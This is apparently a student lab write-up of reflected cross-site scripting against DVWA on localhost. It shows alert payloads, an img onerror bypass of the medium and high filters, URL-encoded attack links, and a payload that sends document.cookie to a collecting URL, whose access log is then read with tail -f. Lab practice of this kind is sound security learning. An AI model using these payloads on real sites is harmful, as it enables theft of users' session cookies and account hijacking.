XSS (Cross-Site-Script)

Cross-Site-Script is a potentially fatal attack in which a function not considered by the developer works by inserting script code such as JavaScript into a bulletin board or webmail. Thus, it is an attack targeting users.

Example, if an attacker appends a malware on a script code, it conducts unintended action, or intercepts an important information of cookie and session token etc.

그리기이(가) 표시된 사진

자동 생성된 설명

low.php

스크린샷이(가) 표시된 사진

자동 생성된 설명

<script>alert(“XSS Attack”);</script>

스크린샷, 시계이(가) 표시된 사진

자동 생성된 설명

Before Encoding

[http://localhost/dvwa/vulnerabilities/xss\_r/?name=<script>alert(“XSS](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3cscript%3ealert() Attack”);</script>

After Encoding

[http://localhost/dvwa/vulnerabilities/xss\_r/?name=%3Cscript%3Ealert%28%22XSS+Attack%22%29%3B%3C%2Fscript%3E#](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS+Attack%22%29%3B%3C%2Fscript%3E)

If the attacker inserts the script code in image and photo or send the address of script code to user, After the URL is encoded, it usefully can use.

<Medium>

스크린샷이(가) 표시된 사진

자동 생성된 설명

<script>alert(“XSS Attack”);</script>

그리기이(가) 표시된 사진

자동 생성된 설명

medium.php

<script> tag is ignored by str\_replace(), we can know that script tag insertion is a impossible. If script tag is filtered by inner code, Use an img tag.

스크린샷이(가) 표시된 사진

자동 생성된 설명

<img src=”#” onerror=”alert(‘XSS Attack’)”>

Before Encoding

<http://localhost/dvwa/vulnerabilities/xss_r/?name=><img src=”#” onerror=”alert(‘XSS Attack’)”>

After Encoding

[http://localhost/dvwa/vulnerabilities/xss\_r/?name=%3Cimg+src%3D%22%23%22+onerror%3D%22alert%28%27XSS+Attack%27%29%22%3E#](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22%23%22+onerror%3D%22alert%28%27XSS+Attack%27%29%22%3E)

<High>

그리기이(가) 표시된 사진

자동 생성된 설명

high.php

This code also includes about script code. Thus, if the attacker use img tag, XSS attack is possible.

Therefore, high.php have the same situation with medium.php.

<Security>

스크린샷이(가) 표시된 사진

자동 생성된 설명

This code is safe. (XSS Attack is impossible.)

<Cookie>

[http://localhost/dvwa/vulnerabilities/xss\_r/?name=<script>document.location%3d'http://localhost/cookie%3f'%2bdocument.cookie</script](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3cscript%3edocument.location%3d'http://localhost/cookie%3f'%2bdocument.cookie%3c/script)>

%3d 🡪 =

%3f 🡪 ?

%2b 🡪 +

스크린샷이(가) 표시된 사진

자동 생성된 설명

스크린샷이(가) 표시된 사진

자동 생성된 설명

This is just test. Thus, this mail should send to your email address.

After this work is finished, attacker needs to open a web log window.

To work, open the terminal.

병, 앉아있는, 표지판, 오렌지이(가) 표시된 사진

자동 생성된 설명

음식이(가) 표시된 사진

자동 생성된 설명

This directory has an access\_log file. If you move to this path, enter the command.

Command: tail – f access\_log

스크린샷이(가) 표시된 사진


자동 생성된 설명

If you finish all of work, you click the link.

스크린샷이(가) 표시된 사진

자동 생성된 설명

The page will show like this to you. Then attacker can be received the cookie data.



we can confirm this attack method through this. .